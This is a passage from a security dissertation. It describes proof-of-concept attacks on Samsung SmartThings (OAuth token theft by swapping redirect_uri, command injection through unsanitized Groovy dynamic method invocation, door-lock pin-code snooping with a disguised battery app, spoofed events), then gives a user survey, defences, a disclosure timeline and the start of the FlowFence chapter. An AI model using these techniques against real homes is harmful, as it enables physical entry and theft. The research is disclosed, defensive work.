We show four concrete ways in which we combine various security design flaws and developer-bugs discussed in §3.4 to weaken home security. We first present an attack that exploits an existing WebService SmartApp with a stolen OAuth token to plant a backdoor pin-code into a door lock. We then show three attacks that: steal door lock pin codes, disable security settings in the vacation mode, and cause fake carbon monoxide (CO) alarms using crafted SmartApps. Table 3.5 shows the high-level attack summary. Finally, we discuss a survey study that we conducted with 22 SmartThings users regarding our door lock pin-code snooping attack. Our survey result suggests that most of our participants have limited understanding of security and privacy risks of the SmartThings platform—over 70% of our participants responded that they would be interested in installing a battery monitoring app and would give it access to a door lock. Only 14% of our participants reported that the battery monitor SmartApp could perform a door lock pin-code snooping attack. These results suggest that our pin-code snooping attack disguised in a battery monitor SmartApp is not unrealistic.

Attack Description	**Attack Vectors**	**Physical World Impact (Denning *et al.* Classification [50])**
Backdoor Pin Code Injection Attack	Command injection to an existing WebService SmartApp; Overprivilege using SmartApp-SmartDevice coarse-binding; Stealing an OAuth token using the hard-coded secret in the existing binary; Getting a victim to click on a link pointing to the SmartThings Web site	Enabling physical entry; Physical theft
Door Lock Pin Code Snooping Attack	Stealthy attack app that *only* requests the capability to monitor battery levels of connected devices and getting a victim to install the attack app; Eavesdropping of events data; Overprivilege using SmartApp-SmartDevice coarse-binding; Leaking sensitive data using unrestricted SMS services	Enabling physical entry; Physical theft
Disabling Vacation Mode Attack	Attack app with no specific capabilities; Getting a victim to install the attack app; Misusing logic of a benign SmartApp; Event spoofing	Physical theft; Vandalism
Fake Alarm Attack	Attack app with no specific capabilities; Getting a victim to install the attack app; Spoofing physical device Events; Controlling devices without gaining appropriate capability; Misusing logic of benign SmartApp	Misinformation; Annoyance

Table 3.5: Four proof-of-concept attacks on SmartThings

3.6.1 Backdoor Pin Code Injection Attack

We demonstrate the possibility of a command injection attack on an existing WebService SmartApp using an OAuth access token stolen from the SmartApp's third-party Android counterpart. Command injection involves sending a command string remotely over OAuth to induce a SmartApp to perform actions that it does not natively support in its UI. This attack makes use of unsafe Groovy dynamic method invocation, overprivilege, and insecure implementation of the third-party OAuth integration with SmartThings.

For our proof-of-concept attack, we downloaded a popular Android app[7] from

[7]The app has a rating of 4.7/5.




Figure 3.4: Third-party Android app that uses OAuth to interact with SmartThings and enables household members to remotely manage connected devices. We intentionally do not name this app.

the Google Play Store for SmartThings that simplifies remote device interaction and management. We refer to this app as the third-party app. The third-party app requests the user to authenticate to SmartThings and then authorizes a WebService SmartApp to access various home devices. The WebService SmartApp is written by the developer of the third-party app. Figure 3.4 shows a screenshot of the third-party app—the app allows a user to remotely lock and unlock the ZWave door lock, and turn on and off the smart power outlet.

The attack has two steps: (1) obtaining an OAuth token for a victim's SmartThings deployment, and (2) determining whether the WebService SmartApp uses unsafe Groovy dynamic method invocation and if it does, injecting an appropriately formatted command string over OAuth.

Stealing an OAuth Token. Similar to the study conducted by Chen *et al.* [44], we investigated a disassembled binary of the third-party Android app and found that the client ID and client secret, needed to obtain an OAuth token, are embedded inside the app's bytecode. Using the client ID and secret, an attacker can replace the `redirect_uri` part of the OAuth authorization URL with an attacker controlled domain to intercept a redirection. Broadly, this part of the attack involves getting a victim to click on a link that points to the authentic SmartThings domain with only

the `redirect_uri` portion of the link replaced with an attacker controlled domain. The victim should not suspect anything since the URL indeed takes the victim to the genuine HTTPS login page of SmartThings. Once the victim logs in to the real SmartThings Web page, SmartThings automatically redirects to the specified redirect URI with a 6 character codeword. At this point, the attacker can complete the OAuth flow using the codeword and the client ID and secret pair obtained from the third-party app's bytecode independently. The OAuth protocol flow for SmartThings is documented at [121]. Note that SmartThings provides OAuth bearer tokens implying that anyone with the token can access the corresponding SmartThings deployment. We stress that stealing an OAuth token is the only pre-requisite to our attack, and we perform this step for completeness (Appendix B has additional details).

Injecting Commands to Exploit Overprivilege. The second part of the attack involves (a) determining whether the WebService SmartApp associated with the third-party Android app uses Groovy dynamic method invocation, and (b) determining the format of the command string needed to activate the SmartApp endpoint.

The disassembled third-party Android app contained enough information to reconstruct the format of command strings the WebService SmartApp expects. Determining whether the SmartApp uses unsafe Groovy is harder since we do not have the source code. After manually testing variations of command strings for a `setCode` operation and checking the HTTP return code for whether the command was successful, we confirmed that all types of commands (related to locks) are accepted. Therefore, we transmitted a payload to set a new lock code to the WebService SmartApp over OAuth. We verified that the backdoor pin-code was planted in the door lock. We note that the commands we injected pertain to exploiting overprivilege—`setCode` is a member of `capability.lockCodes`, a capability the vulnerable SmartApp in question automatically gained due to SmartThings capability model design (See §3.4.1).

Although our example attack exploited a binary-only SmartApp, we show in List-

```
mappings {
  path("/devices") { action: [ GET: "listDevices"] }
  path("/devices/:id") { action: [ GET: "getDevice", PUT:
     "updateDevice"] }
  // --additional mappings truncated--
}

def updateDevice() {
  def data = request.JSON
    def command = data.command
    def arguments = data.arguments

    log.debug "updateDevice, params: ${params}, request: ${data}"
    if (!command) {
      render status: 400, data: '{"msg": "command is required"}'
    } else {
      def device = allDevices.find { it.id == params.id }
      if (device) {
        if (arguments) {
          device."$command"(*arguments)
        } else {
          device."$command"()
        }
        render status: 204, data: "{}"
      } else {
        render status: 404, data: '{"msg": "Device not found"}'
      }
    }
}
```

Listing III.2: Portion of the Logitech Harmony WebService SmartApp available in source form. The mappings section lists all endpoints. Lines 19 and 21 make unsafe use of Groovy dynamic method invocation, making the app vulnerable to command injection attacks. Line 23 returns a HTTP 204 if the command is executed. Our proof-of-concept exploits a similar WebService SmartApp.

ing III.2 a portion of the Logitech Harmony WebService SmartApp for illustrative purposes. Lines 19 and 21 are vulnerable to command injection since `"$command"` is a string received directly over HTTP and is not sanitized.

In summary, this attack creates arbitrary lock codes (essentially creating a backdoor to the victim's house) using an existing vulnerable SmartApp that can only lock and unlock doors. This attack leverages overprivilege due to SmartApp-SmartDevice coarse-binding, unsanitized strings used for Groovy dynamic method invocation, and

the insecure implementation of the OAuth protocol in the smartphone app that works with the vulnerable SmartApp. Note that an attacker could also use the compromised Android app to directly unlock the door lock; but planting the above backdoor enables sustained access—the attacker can enter the home even if the Android app is patched or the user's hub goes offline.

3.6.2 Door Lock Pin Code Snooping Attack

This attack uses a battery monitor SmartApp that disguises its malicious intent at the source code level. The battery monitor SmartApp reads the battery level of various battery-powered devices paired with the SmartThings hub. As we show later in §3.6.5, users would consider installing such a SmartApp because it provides a useful service. The SmartApp only asks for `capability.battery`.

We tested the attack app on our test infrastructure consisting of a Schlage lock FE599 (battery operated), a smart power outlet, and a SmartThings hub. The test infrastructure includes a SmartApp installed from the App Store that performs lock code management—a common SmartApp for users with connected door locks. During installation of the attack SmartApp, a user is asked to authorize the SmartApp to access battery-operated devices including the door lock.

Figure 3.5 shows the general attack steps. When a victim sets up a new pin-code, the lock manager app issues a `setCode` command on the ZWave lock device handler. The handler in turn issues a sequence of `set` and `get` ZWave commands to the hub, which in turn, generate the appropriate ZWave radio-layer signaling. We find that once the device handler obtains a successful acknowledgement from the hub, it creates a `codeReport` event object containing various data items. One of these is the plaintext pin-code that has been just created. Therefore, all we need to do is to have our battery monitor SmartApp register for all types of `codeReport` events on all the devices it is authorized to access. Upon receiving a particular event, our battery




Figure 3.5: Snooping on Schlage lock pin-codes as they are created: We use the Schlage FE599 lock in our tests.

```
zw device:02,
command:9881,
payload:00 63 03 04 01 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A
parsed to
[['name':'codeReport', 'value':4,
'data':['code':'8877'],
'descriptionText':'ZWave Schlage Lock code 4 set',
'displayed':true,
'isStateChange':true,
'linkText':'ZWave Schlage Lock']]
```

Listing III.3: Sample `codeReport` event raised when a code is programmed into a ZWave lock.

monitor searches for a particular item in the event data that identifies the lock code. Listing III.3 shows an event creation log extracted from one of our test runs including the plaintext pin code value. At this point, the disguised battery monitor SmartApp uses the unrestricted communication abilities that SmartThings provides to leak the pin-code to the attacker via SMS.

This first fundamental issue, again, is overprivilege due to coarse SmartApp-SmartDevice binding. Even though the battery monitor SmartApp appears benign and only asks for the battery capability, it gains authorization to other capabilities since the corresponding ZWave lock device handler supports other capabilities such as `lock`, `lockCodes`, and `refresh`. The second fundamental issue is that the SmartThings-provided device handler places plaintext pin codes into event data that

is accessible to any SmartApp that is authorized to communicate with the handler in question.

Using Groovy dynamic method invocation, we disguised the malicious pieces of code in the SmartApp and made it look like SmartApp is sending the battery level to a remote service that offers charting and history functionality. Depending upon the value of the strings received from the attacker controlled Web service, the battery monitor app can either read battery levels and send them to a remote service, or snoop on lock pin codes and transmit them via SMS to the attacker. This attack is stealthy and could allow the attacker to break into the home. See Appendix A for details.

Leaking Events from Any Device. We enhanced our door lock pin-code snooping attack using event leakage. As discussed in §3.4, if an unprivileged app learns a 128-bit device identifier value, it can listen to all events from that device *without* acquiring the associated capabilities. We modified our disguised battery monitor app to use a 128-bit device identifier for the ZWave lock and verified that it can listen to `codeReport` events without even the battery capability.

A natural question is the following: how would an attacker retrieve the device identifier? The device identifier value is constant across all apps, but changes if a device is removed from SmartThings and added again. There is no fixed pattern (like an incrementing value or predictable hash of known items) to the device identifier. We discuss two options below:

- Colluding SmartApp: The attacker could deploy a benign colluding SmartApp that reads the device identifiers for various devices and leak them using the unrestricted communication abilities of SmartApps.

- Exploiting another SmartApp remotely: As shown earlier, WebService SmartApps can be exploited remotely. An attacker can exploit a WebService SmartApp and get it to output a list of device identifiers for all devices the WebService

SmartApp is authorized.

Either technique will leak a device identifier for a target physical device. Then the attacker can transmit the identifier to an installed malicious app. We stress that our intent here is to show how a SmartApp can use the device identifier to escalate its privileges.

3.6.3 Disabling Vacation Mode Attack

Vacation mode is a popular home automation experience that simulates turning off and on lights and other devices to make it look like a home is occupied, when in fact it is empty, to dissuade potential vandals and burglars. We picked a SmartApp from our dataset that depends on the "mode" property of the `location` object. When the "mode" is set to a desired value, an event fires and the SmartApp activates its occupancy simulation. When the "mode" is reset, the SmartApp stops occupancy simulation.

Recall from §3.4 that SmartThings does not have any security controls around the `sendLocationEvent` API. We wrote an attack SmartApp that raises a false mode change event. The attack SmartApp interferes with the occupancy simulation SmartApp and makes it stop, therefore disabling the protection set up for the vacation mode. This attack required only one line of attack code and can be launched from any SmartApp without requiring specific capabilities.

3.6.4 Fake Alarm Attack

We show how an unprivileged SmartApp can use spoofed physical device events to escalate its privileges and control devices it is not authorized to access. We downloaded an alarm panel SmartApp from the App Store. The alarm panel app requests the user to authorize carbon monoxide (CO) detectors, siren alarm devices, motion sensors, and water sensors. The alarm panel SmartApp can start a siren alarm if the

CO detector is triggered. We wrote an attack SmartApp that raises a fake physical device event for the CO detector, causing the alarm panel app to sound the siren alarm. Therefore, the unprivileged attack SmartApp misuses the logic of the benign alarm panel app using a spoofed physical device event to control the siren alarm.

3.6.5 Survey Study of SmartThings Users

Three of the attacks discussed above require that users can be convinced to install an attack SmartApp (Pin Code Snooping, Disabling Vacation Mode, Fake Alarm). Although a number of studies show that users have limited understanding of security and privacy risks of installing Android apps (e.g., [61]), no similar studies are available on the users of smart home applications. To assess whether our attack scenarios are realistic, we conducted a survey of SmartThings users, focusing on the following questions:

- Would SmartThings users install apps like the battery monitor app that request access to battery-powered devices?
- What is the set of security-critical household devices (e.g., door lock, security alarm) that users would like the battery monitor app to access?
- Do users understand the risks of authorizing security-critical household devices to the battery monitor app?
- What would users' reactions be if they learn that the battery monitor app snooped on pin codes of a door lock?

From October to November 2015, we recruited 22 participants through (1) a workplace mailing-list of home automation enthusiasts, and (2) the SmartThings discussion forum on the Web.[8] We note that our participants are smart home enthusiasts,

[8] https://community.smartthings.com/

and their inclusion represents a sampling bias. However, this does not affect our study because if our attack tricks experienced participants, then it further supports our thesis that the attack is realistic. All participants reported owning one or more SmartThings hubs. The number of devices participants reported having connected to their hub ranged from fewer than 10 to almost 100. On average, participants reported having 15 SmartApps installed. Upon completing the survey, we checked the responses and compensated participants with a $10 Amazon gift card or a $10 dining card for workplace restaurants. In order capture participants' unbiased responses to an app installation request, we did not mention security at all and advertised the survey as a study on the SmartThings app installation experience. The survey was designed and conducted by researchers from our team who are at an institution that does not require review board approval. The rest of the team was given restricted access to survey responses. We did not collect any private data except the email address for those who would want to receive a gift card. The email address was deleted after sending a gift card.

In the first section of the survey, we introduced the battery monitor SmartApp. We asked participants to imagine that they had four battery-powered devices already set up with their SmartThings hubs and that they had the option of installing the battery monitor SmartApp. Then, the survey showed the screenshots of the SmartApp at all installation stages. In the device selection UI, the survey showed the following four devices: SmartThings motion sensor, SmartThings presence Sensor, Schlage door lock, and FortrezZ siren strobe alarm.

We then asked participants how interested they would be in installing the battery monitor SmartApp. We recorded responses using a Likert scale set of choices (1: not interested, 5: very interested). Following that, we asked for the set of devices the participants would like the battery monitor SmartApp to monitor.

We designed the next section of the survey to measure participants' understanding

(or lack thereof) of security and privacy risks of installing the battery monitor SmartApp. The survey first presented the following risks that we derived from SmartThings capabilities and asked participants to select all the actions they thought the battery monitor app could take without asking them first (besides monitoring battery level):

- Cause the FortrezZ alarm to beep occasionally
- Disable the FortrezZ alarm
- Send spam email using your SmartThings hub
- Download illegal material using your SmartThings hub
- Send out battery levels to a remote server
- Send out the SmartThings motion and presence sensors' events to a remote server
- Collect door access codes in the Schlage door lock and send them out to a remote server
- None of the above

Note that the battery monitor app could take any of the the above actions if permitted access to relevant sensitive devices. The survey then asked participants how upset they would be if each risk were to occur. We recorded responses using a Likert scale set of choices (1: indifferent, 5: very upset). Finally, the survey asked questions about the participants' SmartThings deployment.

Table 3.6 summarizes the responses from 22 participants. The results indicate that most participants would be interested in installing the battery monitor app and would like to give it the access to door locks. This suggests that the attack scenario discussed in §3.6.2 is not unrealistic. Appendix C contains the survey questions and all responses.

Interest in installing battery monitor SmartApp:		
Interested or very interested	17	77%
Neutral	4	18%
Not interested at all	1	5%
Set of devices that participants would like the battery monitor app to monitor:		
Selected motion Sensor	21	95%
Selected Schlage door lock	20	91%
Selected presence Sensor	19	86%
Selected FortrezZ alarm	14	64%
Participants' understanding of security risks—# of participants who think the battery monitor app can perform the following:		
Cause FortrezZ alarm to beep occasionally	12	55%
Send battery levels to remote server	11	50%
Send motion and presence sensor data to remote server	8	36%
Disable FortrezZ alarm	5	23%
Send spam email from hub	5	23%
Download illegal material using hub	3	14%
Send door access codes to remote server	3	**14%**
Participants' reported feelings if the battery monitor app sent out door lock pin codes to a remote server:		
Upset or very upset	22	100%

Table 3.6: Survey responses of 22 SmartThings users

Only 14% participants seemed to be aware that the battery monitor app *can* spy on door lock codes and leak pin-codes to an attacker while all participants would be concerned about the door lock snooping attack. Although it is a small-scale online survey, the results indicate that better safeguards in the SmartThings framework are desirable. However, we note that our study has limitations and to improve the ecological validity, a field study is needed that measures whether people would actually install a disguised battery monitor app in their hub and give it the access to their door lock. We leave it to future work.

3.7 Lessons extracted from the empirical analysis

We discuss some lessons learned from the analysis of the SmartThings platform (§3.4) that we believe to be broadly applicable to smart home programming framework design. We also highlight a few defense research directions.

Asymmetric Device Operations & Risk-based Capabilities. An oven control capability exposing on and off operations makes sense functionally. Similarly, a lock capability exposing lock and unlock makes functional sense. However, switching on an oven at random times can cause a fire, while switching an oven off may only result in uncooked food. Therefore, we observe that functionally similar operations are sometimes dissimilar in terms of their associated security risks. We learn that device operations are inherently asymmetric risk-wise and a capability model needs to split such operations into equivalence classes.

A more secure design could be to group functionally similar device operations based on their risk. However, estimating risk is challenging—an on/off operation pair for a lightbulb is less risky than the same operation pair for an alarm. A possible first step is to adapt the user-study methodology of Felt *et al.*, which was used for smartphone APIs [60], to include input from multiple stakeholders: users, device manufacturers, and the framework provider.

Splitting capabilities based on risk affects granularity. Furthermore, fine-granularity systems are known to be difficult for users to comprehend and use effectively. We surveyed the access control models of several competing smart home systems—AllJoyn, HomeKit, and Vera3—in addition to SmartThings. We observed a range of granularities, none of which are risk-based. At one end of the spectrum, HomeKit authorizes apps to devices at the "Home" level. That is, an app either gains access to all home-related devices, or none at all. Vera3 has a similar granularity model. At the opposite end of the spectrum, AllJoyn provides ways to setup different ACLs per interface of an AllJoyn device or an AllJoyn app. However, there is

no standard set of interfaces yet. A user must configure ACLs upon app installation—a usability barrier for regular users. We envision a second set of user studies that establish which granularity level is a good trade-off between usability and security.

Arbitrary Events & Identity Mechanisms. We observed two problems with the SmartThings event subsystem: SmartApps cannot verify the identity of the source of an event, and SmartThings does not have a way of selectively disseminating sensitive event data. Any app with access to a device's ID can monitor all the events of that device. Furthermore, apps are susceptible to spoofed events. As discussed, events form the basis of the fundamental trigger-action programming paradigm. Therefore, we learn that secure event subsystem design is crucial for smart home platforms in general.

Providing a strong notion of app identity coupled with access control around raising events could be the basis for a more secure event architecture. Such a mechanism could enable apps to verify the origin of event data and could enable producers of events to selectively disseminate sensitive events. However, these mechanisms require changes on a fundamental level. AllJoyn [28], and HomeKit [30] were constructed from the ground up to have a strong notion of identity.

Android Intents are a close cousin to SmartThings events. Android and its apps use Intents as an IPC mechanism as well as a notification mechanism. For instance, the Android OS triggers a special kind of broadcast Intent whenever the battery level changes. However, differently from SmartThings, Intents build on kernel-enforced UIDs. This basis of strong identity enables an Intent receiver to determine provenance before acting on the information, and allows senders to selectively disseminate an Intent. However, bugs in Intent usage can lead to circumventing access control checks as well as to permitting spoofing [46]. A secure event mechanism for SmartThings can benefit from existing research on defending against Intent attacks on Android [102].

Co-operating, Vetting App Stores. As is the case for smartphone app stores,

further research is needed on validating apps for smart homes. A language like Groovy provides some security benefits, but also has features that can be misused such as input strings being executed. We need techniques that will validate smart home apps against code injection attacks, overprivilege, and other more subtle security vulnerabilities (e.g., disguised source code).

Unfortunately, even if a programming framework provider like SmartThings does all this, other app validation challenges will remain because not all security vulnerabilities we found were due to flaws in the SmartThings apps themselves. One of the vulnerabilities reported in this chapter was due to the secrets included in the related Android app that was used to control a SmartApp. That Android app clearly made it past Google's vetting process. It is unlikely that Google would have been in a position to discover such a vulnerability and assess its risks to a smart home user, since the Groovy app was not even available to Google. Research is needed on ways for multiple store operators (for example, the SmartThings app store and the Google Play store) to cooperate to validate the entire ecosystem that pertains to the functionality of a smart home app.

Moving away from purely permission-based systems. Our current desktop- and mobile-based operating systems make heavy use of permissions as the primary privilege separation mechanism. Prior work, including ours (this chapter), has shown the shortcomings of such architectures [58]. Although there is a vast body of research in refining permission systems [61, 59, 113, 150], it is crucial to include additional privilege separation mechanisms that go beyond the abilities of permission systems. If we have a way of writing apps where the developer requests access to a sensitive resource in a specific manner, that would help the platform manage privilege better. For example, if we have an app that wants to read data from a camera, this app could certainly request that access, but only if it also declares where it is going to sink the camera data to. That is, a request for resources is a point-to-point connection

between a sensitive source and a sink. We discuss the design of FlowFence, a flow tracking system that enables developers to build apps that request flows on resources instead of individual permissions in the next chapter.

3.8 Conclusion

We performed an empirical security evaluation of the popular SmartThings framework for programmable smart homes. Analyzing SmartThings was challenging because all the apps run on a proprietary cloud platform, and the framework protects communication among major components such as hubs, cloud backend, and the smartphone companion app. We performed a market-scale overprivilege analysis of existing apps to determine how well the SmartThings capability model protects physical devices and associated data. We discovered (a) over 55% of existing SmartApps did not use all the rights to device operations that their requested capabilities implied, largely due to coarse-grained capabilities provided by SmartThings; (b) SmartThings grants a SmartApp full access to a device even if it only specifies needing limited access to the device; and (c) The SmartThings event subsystem has inadequate security controls. We combined these design flaws with other common vulnerabilities that we discovered in SmartApps and were able to steal lock pin-codes, disable a vacation mode SmartApp, and cause fake fire alarms, all without requiring SmartApps to have capabilities to carry out these operations and without physical access to the home. Our empirical analysis, coupled with a set of security design lessons we distilled, serves as the first critical piece in the effort towards secure smart homes.

Disclosure, Response, and Impact

We disclosed the vulnerabilities identified in this chapter to SmartThings on December 17, 2015. We received a response on January 12, 2016 that their internal

team will be looking to strengthen their OAuth tokens by April 2016 based on the backdoor pin code injection attack, and that other attack vectors will be taken into consideration in future releases. We also contacted the developer of the Android app that had the OAuth client ID and secret present in bytecode. The developer told us that he was in communication with SmartThings to help address the problem. A possible approach being considered was for a developer to provide a whitelist of redirect URI possibilities for the OAuth flow to prevent arbitrary redirection.

More recently, SmartThings has revised its code vetting processes for app deployment to the app store, and has revised documentation that now outlines secure programming guidelines based on our attacks (*e.g.,* the documentation now discourages the use of groovy dynamic method invocation with unsanitized strings). Additional capabilities have been introduced that follow the risk asymmetry guidelines outlined in our work (*e.g.,* `lockOnly` is a new capability that only provides access to the lock function of a doorlock [11]). Finally, at the time of this writing, there is a design draft that tightens the bindings between apps and devices to reduce SmartApp-SmartDevice binding overprivilege.

CHAPTER IV

FlowFence: Practical Data Protection for Emerging IoT App Frameworks

In this chapter we introduce FlowFence, an IoT platform that enables the construction of apps with information flow properties. Instead of apps asking for individual access to device operations, apps in FlowFence request point-to-point flows between sources and sinks of information. In Section 4.4, we discuss the domain-specific challenges in adapting information flow control to a software system that supports IoT apps. Our design of FlowFence overcomes these domain-specific challenges by introducing a language-based mechanism for programmer-defined flow tracking granularity and a label design to accurately represent data and actuators in physical spaces.

4.1 Introduction

As discussed, the IoT consists of several data-producing devices (*e.g.,* activity trackers, presence detectors, door state sensors), and data-consuming apps that optionally actuate physical devices. Much of this data is privacy sensitive, such as heart rates and home occupancy patterns.

Consider a smart home app that allows unlocking a door via face recognition using a camera at the door. Home owners may also want to check the state of the door

from a secure Internet site (thus, the app requires Internet access). Additionally, the user also wants to ensure that the app does not leak camera data to the Internet. Although this app is useful, it also has the potential to steal camera data. Therefore, enabling apps to compute on sensitive data the IoT generates, while preventing data abuse, is an important problem that we address.

Current approaches to data security in emerging IoT frameworks are modeled after existing smartphone frameworks (§3.3). In particular, IoT frameworks use permission-based access control for data sources and sinks, but they do not control *flows* between the authorized sources and sinks. This method has already proved to be inadequate, as is evident from the growing reports of data-stealing malware in the smartphone [156] and browser extension spaces [79, 43]. The fundamental problem is that users have no choice but to take it on faith that an app will not abuse its permissions. Instead, we need a solution that forces apps to make their data use patterns explicit, and then enforce the declared information flows, while preventing all other flows.

Techniques like the recognizer OS abstraction [89] could enable privacy-respecting apps by reducing the fidelity of data released to apps so that non-essential but privacy violating data is removed. However, these techniques fundamentally depend on the characteristics of a particular class of applications (§6.2). For example, image processing apps may not need HD camera streams and, thus, removing detail from those streams to improve privacy is feasible. However, this may not be an option in the general case for apps operating on other types of sensitive data.

Dynamic or static taint analysis has been suggested as a method to address the limitations of the above permission-based systems [125, 115]. Unfortunately, current dynamic taint analysis techniques have difficulty in dealing with implicit flows and concurrency [124], may require specialized hardware [153, 116, 140], or tend to have significant overhead [110]. Static taint analysis techniques [36, 56, 148, 103] allevi-

ate run-time performance overhead issues, but they still have difficulty in handling implicit flows. Furthermore, some flow-control techniques require developers to use special-purpose languages, for example, JFlow [103].

We present FlowFence, a system that enables robust and efficient flow control between sources and sinks in IoT applications. FlowFence addresses several challenges including not requiring the use of special-purpose languages, avoiding implicit flows, not requiring instruction-level information flow control, supporting flow policy rules for IoT apps, as well as IoT-specific challenges like supporting diverse app flows involving a variety of device data sources.

A key idea behind FlowFence is its new information flow model, that we refer to as *Opacified Computation*. A data-publishing app (or sensitive source) tags its data with a taint label. Developers write data-consuming apps so that sensitive data is only processed within designated functions that run in FlowFence-provided sandboxes for which taints are automatically tracked. Therefore, an app consists of a set of designated functions that compute on sensitive data, and code that does not compute on sensitive data. FlowFence only makes sensitive data available to apps via functions that they submit for execution in FlowFence-provided sandboxes.

When such a function completes execution, FlowFence converts the function's return data into an *opaque handle* before returning control to the non-sensitive code of the app. An opaque handle has a hidden reference to raw sensitive data, is associated with a taint set that represents the taint labels corresponding to sensitive data accessed in generating the handle, and can only be dereferenced within a sandbox. Outside a sandbox, the opaque handle does not reveal any information about the data type, size, taint label, any uncaught exception in the function, or contents. When a opaque handle is passed as a parameter into another function to be executed in a sandbox, the opaque handle is dereferenced before executing the function, and its taint set added to that sandbox. When a function wants to declassify data to a

sink, it makes use of FlowFence-provided Trusted APIs that check <source, sink> flow policies before declassifying data. The functions operating on sensitive data can communicate with other functions, and developers can chain functions together to achieve useful computations but only through well-defined FlowFence-controlled channels and only through the use of opaque handles.

Therefore, at a high level, FlowFence creates a data flow graph at runtime, whose nodes are functions, and whose edges are either raw data inputs or data flows formed by passing opaque handles between functions. Since FlowFence explicitly controls the channels to share handles as well as declassification of handles (via Trusted API), it is in a position to act as a secure and powerful reference monitor on data flows. Since the handles are opaque, untrusted code cannot predicate on the handles outside a sandbox to create implicit flows. Apps can predicate on handles within a sandbox, but the return value of a function will always be tainted with the taint labels of any data consumed, preventing apps from stripping taint. An app can access multiple sources and sinks, and it can support multiple flows among them, subject to a stated flow policy.

Since sensitive data is accessible only to functions executing within sandboxes, developers must identify such functions to FlowFence—they encapsulate functions operating on sensitive data in Java classes and then register those classes with FlowFence infrastructure. Furthermore, FlowFence treats a function in a sandbox as a blackbox, scrutinizing only communications into and out of it, making taint-tracking efficient.

FlowFence builds on concepts from systems for enforcing flow policies at the component level, for example, COWL for JavaScript [133] and Hails for web frameworks [71, 114]. FlowFence is specifically tailored for supporting IoT application development. Specifically, motivated by our study of three existing IoT application frameworks, FlowFence includes a flexible Key-Value store and event mechanism that

supports common IoT app programming paradigms. It also supports the notion of a discretionary flow policy for consumer apps that enables apps to declare their flow policies in their manifest (and thus the policy is visible prior to an app's deployment). FlowFence ensures that the IoT app is restricted to its stated flow policy.

Our work focuses on tailoring FlowFence to IoT domains because they are still emerging, giving us the opportunity to build a flow control primitive directly into application structure. Flow-based protections could, in principle, be applied to other domains, but challenges are often domain-specific. This work solves IoT-specific challenges. We discuss the applicability of Opacified Computation to other domains in §4.9.

This chapter's contributions.

- We conduct a study of three major existing IoT frameworks that span the domains of smart homes, and wearables (i.e. Samsung SmartThings, Google Fit, and Android Sensor API) to analyze IoT-specific challenges and security design issues, and to inform the functionality goals for an IoT application framework (§3.3).

- Based on our findings we design the Opacified Computation model, which enables robust and efficient source to sink flow control (§4.5).

- We realize the Opacified Computation model through the design of FlowFence for IoT platforms. Our prototype runs on a Nexus 4 with Android that acts as our "IoT Hub" (§4.7). FlowFence only requires process isolation and IPC services from the underlying OS, thus minimizing the requirements placed on the hardware/OS.

- We perform a thorough evaluation of FlowFence framework (§4.8). We find that each sandbox requires $2.7MB$ of memory on average. Average latency for calls to functions across a sandbox boundary in our tests was $92ms$ or less.

To understand the impact of these overheads on end-to-end performance, we ported three existing IoT apps to FlowFence (§4.8.2). Adapting these apps to use FlowFence resulted in average size of apps going up from 232 lines to 332 lines of source code. A single developer with no prior knowledge of the FlowFence API took five days total to port all these apps. Macro-benchmarks on these apps (latency and throughput) indicate that FlowFence performance overhead is acceptable: we found a 4.9% increase in latency for an app that performs face recognition, and we found a negligible reduction in throughput for a wearable heart beat calculator app. In terms of security, we found that the flow policies correctly enforce flow control over these three apps (§4.8.2). Based on this evaluation, we find FlowFence to be a practical, secure, and efficient framework for IoT applications.

4.2 IoT Framework Study: Platforms and Threats

We performed an analysis of existing IoT application programming frameworks, apps, and their security models to inform FlowFence design, distill key functionality requirements, and discover security design shortcomings. Our study involved analyzing three popular programming frameworks covering three classes of IoT apps: (1) Samsung SmartThings for the smart home, (2) Google Fit for wearables, and (3) Android Sensor API for quantified-self apps.[1] We manually inspected API documentation, and mapped it to design patterns. We found that across the three frameworks, access to IoT sensor data falls in one of the following design patterns: (1) The *polling pattern* involving apps polling an IoT device's current state; and (2) The *callback pattern* involving apps registering callback functions that are invoked whenever an

[1]Quantified Self refers to data acquisition and processing on aspects of a person's daily life, *e.g.,* calories consumed.

IoT device's state changes.[2]

We also found that it is desirable for publishers and consumers to operate in a device-agnostic way, without being explicitly connected to each other, *e.g.,* a heart rate monitor may go offline when a wearable is out of Bluetooth range; the consumer should not have to listen to lifecycle events of the heart rate monitor—it only needs the heart beat data whenever that is available. Ideally, the consumer should only need to specify the type of data it requires, and the IoT framework should provide this data, while abstracting away the details. Furthermore, this is desirable because there are many types of individual devices that ultimately provide the same kind of data, *e.g.,* there are many kinds of heart rate monitors eventually providing heart rate data.

A practical IoT programming framework should support the two data sharing patterns described above in a device-agnostic manner. In terms of security, we found that all three frameworks offer permission-based access control, but they do not provide any methods to control data use once apps gain access to a resource.

IoT Architectures. We observe two categories of IoT software architectures: (1) Hub, and (2) Cloud. The hub model is centralized and executes the majority of software on a hub that exists in proximity to various physical devices, which connect to it. The hub has significantly more computational power than individual IoT devices, has access to a power supply, provides network connectivity to physical devices, and executes IoT apps. In contrast, a cloud architecture executes apps in remote servers and may use a minimal hub that only serves as a proxy for relaying commands to physical devices. The hub model is less prone to reliability issues, such as functionality degradation due to network connectivity losses that plague cloud architectures [123]. Furthermore, we observe a general trend toward adoption of the hub model by indus-

